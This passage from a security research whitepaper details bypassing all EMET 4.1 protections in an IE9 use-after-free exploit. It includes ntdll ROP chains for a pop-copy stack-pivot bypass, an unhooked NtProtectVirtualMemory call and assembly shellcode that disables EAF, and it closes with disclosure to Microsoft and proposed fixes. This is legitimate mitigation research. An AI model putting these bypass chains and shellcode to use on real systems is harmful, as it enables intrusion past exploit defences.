We were curious to see if the exploit could be enhanced to bypass EMET 4.1, using the research we discussed earlier in the paper. Primarily of interest, we wanted to see if we could develop a generic EMET bypass technique for the stack pivot check, because this protection has not been publically bypassed to our knowledge[14]. Other researches (see related works section) have talked about ideas or techniques to bypass some of the other protections.

---

[11] The base address of ntdll.dll is determined based on the pointers at shared data: 0x7ffe0340. These pointers were only set on 32bit code running on 64 bit Windows. This shared data bug has now been fixed in Windows. However, this same UAF IE flaw could be modified to leak the base address of a DLL in another way, so the fact that the original technique is now patched is not very relevant.

[12] Based on Berend-Jan Wever's code such as: http://code.google.com/p/win-exec-calc-shellcode/

[13] Or sometimes the EMET checks will just cause the application to crash, and not properly report the EMET exception, but either way the exploit is blocked. For certain failure types, like the StackPivot check, EMETs reporting capability is a bit unreliable in our experience. This is perhaps due to EMETs exception chain being damaged.

[14] After writing this paper we found out that Dan Rosenberg had a very similar idea some years earlier: http://tinyurl.com/3gqk25j

Our stack pivot bypass idea is simple (and similar in spirit to the example problem previously discussed):

1. Pivot the stack pointer to the heap as normal
2. Use a first stage ROP chain to "pop-copy" the second stage ROP chain to the stack
3. Unpivot back to the stack and execute the second stage, which uses VirtualProtect to mark the heap as executable
4. For the final stage, jump off the stack, back to the heap and execute a EMET friendly exploit payload

The pop copy we used is based on ntdll[15] and works as shown in Figure 14.

```
//save the original stack pointer so we can unpivot
0x0007d45c - mov ecx,eax # mov eax,edx # mov edx,ecx # retn   -- store inital eax-->edx/ecx
//put a pop-copy around every gadget
0x00083663 - pop ecx # ret                                    -- get
//4 bytes of data.  e.g. typical x86 rop gadget               --data
0x00077a3a - mov [eax], ecx # ret                             --copy
0x00041cb3 - inc eax # ret (x4)                               --inc stack ptr
//...one pop-copy is needed for every gadget in the rop chain
//restore the original stack pointer so we can unpivot
0x000389ce - mov eax,edx # retn                               -- restore ptr
```

Figure 14: Pop-Copy

The pop-copy works by popping a DWORD from the input data, and copying it to the desired location (the stack in this case) via a dereferenced move. Then the destination pointer (the stack) is incremented (by 4 for a 32bit system). This particular pop-copy is not space efficient as it produces a total ROP chain that is six times the original size, but this did not matter in our particular example. Work could likely be done to find a more efficient pop-copy gadget.

The second stage ROP chain that executes on the stack operates as shown in Figure 16. This ROP chain operates by marking the relevant heap page R/W/X (read, write, and executable) via a VirtualProtect like function. The Figure 16 chain works by setting up arguments for a call to an undocumented ntdll function, NtProtectVirtualMemory, which is a system call. We found that NtProtectVirtualMemory is only hooked when "deep hooks" are enabled. Since deep hooks are off by default, this is a wonderful discovery. Perhaps deep hooks will stay disable for some time as well, due to compatibility issues[16]. The unhooked version of NtProtectVirtualMemory for WOW64[17] IE is pictured in Figure 15. Finally, the second stage ROP chain jumps back to the start of shellcode that is on the executable heap page.

```
ntdll!NtProtectVirtualMemory:
778b0018 b84d000000      mov     eax,4Dh
778b001d 33c9            xor     ecx,ecx
778b001f 8d542404        lea     edx,[esp+4]
778b0023 64ff15c0000000  call    dword ptr fs:[0C0h]
778b002a 83c404          add     esp,4
778b002d c21400          ret     14h
```

Figure 15: Ntdll!NtProtectVirtualMemory

[15] The hex number in front of each pictured ROP gadget is the offset which is added to the base address of ntdll to achieve the proper gadget address with ntdll.
[16] After discussing the matter with the EMET team, they claim the compatibility problems are with other security software, and not the protected applications. They are reconsidering turning deep hooks on by default.
[17] http://en.wikipedia.org/wiki/WoW64

```
//updated, to use our EMET stack pivot bypass
ropchain =  makeaddr(ntdllbase + 0x7d45c) +//copy eax into edx and ecx
            makeaddr(ntdllbase + 0xc2355) +//pop eax# ret
            makeaddr(ntdllbase + 0x108ff0)+//eax points to a ntdll data section, which gives us a place to w/r
            makeaddr(ntdllbase + 0x77a3a) +// mov [eax], ecx # ret (stores the heap address in ecx to change premissions on)

            makeaddr(ntdllbase + 0x2f92b) +//mov ebx,ecx # mov ecx,eax # mov eax,esi # pop esi # retn 10h (get sc addr in ebx)
            makeaddr(0x88888881)          +// junk for pop
            makeaddr(ntdllbase + 0xE5584) +// # MOV ESI,ESP # DEC ECX # RETN 0x08
            makeaddr(0xaaaaaaa1)          +// # skipped due to retn 10h
            makeaddr(0xaaaaaaa2)          +// # skipped due to retn 10h
            makeaddr(0xaaaaaaa3)          +// # skipped due to retn 10h
            makeaddr(0xaaaaaaa4)          +// # skipped due to retn 10h


            makeaddr(ntdllbase + 0xA0340) +// # mov eax, esi# pop esi# ret (&OldProt)
            makeaddr(0x99999992)          +// # skipped due to retn 0x8
            makeaddr(0x99999993)          +// # skipped due to retn 0x8
            makeaddr(0x88888882)          +// junk for pop

            makeaddr(ntdllbase + 0xC35A1) +// # POP ECX # RETN
            makeaddr(0xFFFFFFC4) + // # ecx
            makeaddr(ntdllbase + 0x7C56C) +// # sub eax, ECX # RETN (changes 0x80000020->0x00000040)
            makeaddr(ntdllbase + 0xC35A1) +// # POP ECX # RETN
            makeaddr(0x80000020) + // # ecx
            makeaddr(ntdllbase + 0xDC59F) +// # XADD DWORD PTR [EAX],ECX # RETN

            makeaddr(ntdllbase + 0x20018) +// NtVirtualProtect
            makeaddr(ntdllbase + 0xb7d7a) +// call ebx (3rd pivot, back to heap)
            makeaddr(0xFFFFFFFF)          +// ProcHandle
            makeaddr(ntdllbase + 0x108ff0)+// &Shellcode
            makeaddr(ntdllbase + 0x10420c)+// &Size points to .data section of ntdll
            makeaddr(0x80000020)          +// Protect
            makeaddr(ntdllbase + 0x108ff4) // &OldProtect
```

Figure 16: Second Stage ROP Chain

Each of the gadgets shown in Figure 16 is wrapped in the pop-copy gadget shown in Figure 14. Figure 17 shows the first two gadgets wrapped in a pop-copy. Appended to that final string is the actual shellcode to be executed. After the typical exploit development challenges, plus an interesting challenge described in the next paragraph, we succeeded in bypassing the EMET stack pivot check. The exploit payload is a variation of a typical WinExec shellcode, which simply starts up a calculator, as is the norm for such demonstration exploits.

```
ropchain =  makeaddr(ntdllbase + 0x1000d) + //#NOP
            makeaddr(ntdllbase + 0x7d45c) + //// store intial
            makeaddr(ntdllbase + 0x389ce) + ////restore intial

            makeaddr(ntdllbase + 0x83663) + //// get
              makeaddr(ntdllbase + 0x7d45c) + //copy eax into edx and ecx
            makeaddr(ntdllbase + 0x77a3a) + //// copy
            makeaddr(ntdllbase + 0x41cb3) + //// inc eax
            makeaddr(ntdllbase + 0x41cb3) + //// inc eax
            makeaddr(ntdllbase + 0x41cb3) + //// inc eax
            makeaddr(ntdllbase + 0x41cb3) + //// inc eax

            makeaddr(ntdllbase + 0x83663) + //// get
              makeaddr(ntdllbase + 0xc2355) + //pop eax# ret.  get ptr into eax
            makeaddr(ntdllbase + 0x77a3a) + //// copy
            makeaddr(ntdllbase + 0x41cb3) + //// inc eax
            makeaddr(ntdllbase + 0x41cb3) + //// inc eax
            makeaddr(ntdllbase + 0x41cb3) + //// inc eax
            makeaddr(ntdllbase + 0x41cb3) + //// inc eax
```

Figure 17: Wrapping ROP chain in pop-copy

For our final trick, we do not just bypass the stack pivot, or merely all the ROP checks, but we bypass all of the EMET checks in our enhanced exploit. Once we had the stack pivot protection bypassed, EMET was blocking our exploit with the EAF (Exploit Address Filtering) check (as was happening in our earlier Metasploit payload example). So, we had to add stub code based on Poitr Bania's[18] Windows XP EAF bypass idea. As far as we know, this bypass is also new as it

[18] http://piotrbania.com/all/articles/anti_emet_eaf.txt

relates to Windows 7[19], because we had to modify Bania's idea to get it working. Figure 18 shows the EAF bypass shellcode. The bypass works by calling NtSetContextThread to disable the current threads hardware breakpoints, which is how EMET detects that a shellcode is attempting to resolve functions via the export table.

```
EAF_Bypass:
    mov esi,ebx ; save ebx, because in the exploit i'm working on, ebx holds the location to top

    mov     ebx, esp
    sub     sp, CONTEXT_SIZE
    mov     DWORD [esp], CONTEXT_DEBUG_REGISTERS

    mov     edi, esp
    add     edi, 4
    xor     ecx, ecx
    mov     cx, CONTEXT_SIZE_minus_4
    xor     eax,eax
    rep     stosb           ;clear the context structure

    push    esp             ;context structure
    push    CURRENT_THREAD

    lea     eax, [esi + (my_ret - EAF_Bypass)] ; esi holds a pointer to top (EAF_Bypass tag) of code
    push    eax
    push    eax

    xor     eax, eax
    mov     ax, NtSetContextThread_Win7_from_ntdll
    ;xor ecx,ecx ;this is already null from the rep above
    lea     edx, [esp+8] ;this should point to the thread handle
    push    0xc
    pop     edi
    shl     edi,4
    ;call DWORD fs:[edi]  ; nasm doesn't like this, so manually insert bytes
    db 064h, 0FFh, 017h

my_ret:
    mov     esp, ebx
    mov     ebx, esi        ;fix ebx to point to the jmp code
    lea     ebx, [ebx + (shellcode - EAF_Bypass)]

; removed debug breakpoints e.g. EAF in EMET defeated. Real shellcode is next
shellcode:
```

Figure 18: EAF Bypass For Win7 32bit on 64bit

8.4.0 Real World Summary

We bypass or ignore all 12 EMET protections with this exploit. In particular, we were required to focus on bypassing:

1. The stack pivot protection. We avoided it by using a pop-copy to the stack, a second pivot to the stack to execute critical ROP code, and a final jump back to an EMET friendly payload.
2. The EAF filtering. We disabled this protection, by clearing the debug registers, which are key to the protection.
3. Finally, and surprisingly, we bypass the remaining checks by calling an unprotected version of VirtualProtect[20].

9.0.0 Related Work

We are not the first researchers to show that EMET could be bypassed. The following is a partial list of other researchers that have conducted EMET research:

[19] In particularly, we're using the 32bit version of Internet Explorer 9, on 64bit Windows 7.

[20] Enabling the non-default deep hooks would help catch this bypass, but we assume other bypasses could be found, and doubt users will change from the default EMET settings.

- SkyLined showed how to bypass the export address filtering in EMET 2.0[21].
- Shahriyar Jalayeri[22] bypassed EMET 3.5 by resolving the ZwProtectVirtualMemory system call via a shared memory pointer, to mark his shellcode R/W/X. Once his shellcode was running he disabled EMET as his primary bypass technique. He released an exploit for a CVE-2011-1260.
- Aaron Portnoy showed how to bypass EMET 4.0 during a Nordic Security Conference talk (Portnoy, 2013).
- 0xdabbad00 released a paper called *EMET 4.1 Uncovered* (Dabbadoo, 2013), in which he explains EMET, and discusses some hypothetical strengths and weaknesses of the EMET protections.

10.0.0 Conclusions

Deciding whether a program is good or bad was essentially determined to be impossible by Alan Turing in 1936 – before the first computer was ever built[23]. Each EMET rule is a check for a certain behavior. If alternate behaviors can achieve the attacker objectives, bypasses are possible. In fact, the ROP protections from the second place BlueHat Prize winner that made it into EMET do not stop ROP at all. The notion of checking at critical points is akin to treating the symptoms of a cold, rather than curing the cold. Perhaps one of the other prize submissions would have better addressed the problem of code reuse.

However, as was seen in our research, deploying EMET does mean attackers have to work a little bit harder; payloads need to be customized, and EMET bypass research needs to be conducted. Thus, EMET is good for the price (free), but it can[24] be bypassed by determined attackers. Microsoft freely admits that it is not a prefect protection, and comments from Microsoft speakers at conference talks admit that as well. The objective of EMET is not perfection, but to raise the cost of exploitation[25]. So the question really is not can EMET be bypassed. Rather, does EMET sufficiently raise the cost of exploitation? The answer to that is likely dependent upon the value of the data being protected. For organizations with data of significant value, we submit that EMET does not sufficiently stop customized exploits.

11.0.0 Disclosure and Thoughts on Repair

This whitepaper was provided to Microsoft long before speaking about these weaknesses publicly, to provide Microsoft with opportunity to address short comings. In particularly we believe addressing the following weaknesses would help:

1. Hook *NtProtectVirtualMemory* by default
2. Create a new EAF protection scheme[26]
3. Check more than one CALL deep to see if code was RETed into
4. Expand the ROP mitigations to cover 64 bit code

But even with those fixes, many of the weaknesses are generic in nature and unlikely to be sufficiently addressed by userland protection technologies like EMET. E.g. EMET does not protect against kernel vulnerabilities, or help against non-exploit attacks such as Java sandbox escapes. Other similar technologies like Anti-Exploit[27] and Core Force[28] suffer from the same generic problem: mitigations that run on an even playing field with malicious code will/can be bypassed given sufficient attacker interest. To counter such attacks, we believe that an approach that does not rely on *exploitation* payload based vectors is needed. As demonstrated, exploit payloads continue to evolve [29].

---

[21] Original link dead, but mentioned here: http://marc.info/?l=full-disclosure&m=129042611532511&w=2
[22] http://news.softpedia.com/news/Expert-Bypasses-EMET-3-5-ROP-Mitigations-Microsoft-Responds-286424.shtml
[23] http://en.wikipedia.org/wiki/Halting_problem
[24] Depending on the exact nature of the bug and exploitation scenario: UAF bugs can typically defeat DEP/ASLR in browsers.
[25] http://blogs.technet.com/b/srd/
[26] Though that still wouldn't stop shellcode that doesn't use EA resolution
[27] https://www.malwarebytes.org/antiexploit/
[28] http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=project&name=Core_Force
[29] On a personal note: Though EMET is far from perfect, I personally see Microsoft making more of an effort toward security compared to other large vendors; for that I applaud them.

12.0.0 Bibliography

Bachaalany, E. (2013). Inside EMET 4.0. *Recon.* Montreal: http://recon.cx/2013/slides/Recon2013-Elias%20Bachaalany-Inside%20EMET%204.pdf#!

Dabbadoo. (2013). *EMET 4.1 Uncovered.* http://0xdabbad00.com/wp-content/uploads/2013/11/emet_4_1_uncovered.pdf.

Fratric, I. (2012). Runtime Prevention of Return-Oriented Programming Attacks. *BlueHat Prize Contest.* https://ropguard.googlecode.com/svn/trunk/doc/ropguard.pdf.

Homescu, e. a. (2012). Microgadgets: Size Does Matter In Turing-complete Return-oriented. *WOOT.* Bellevue: https://www.usenix.org/system/files/conference/woot12/woot12-final9.pdf.

Portnoy, A. (2013). *Bypassing all of the things.* http://nsc.is/presentation/aaron-portnoy-bypassing-all-of-the-things/.

Sikka, N. (2012). Microsoft EMET Exploit Mitigation. *NullCon Security Conference.* Delhi: http://www.youtube.com/watch?v=Vyi8b3VOw9M#!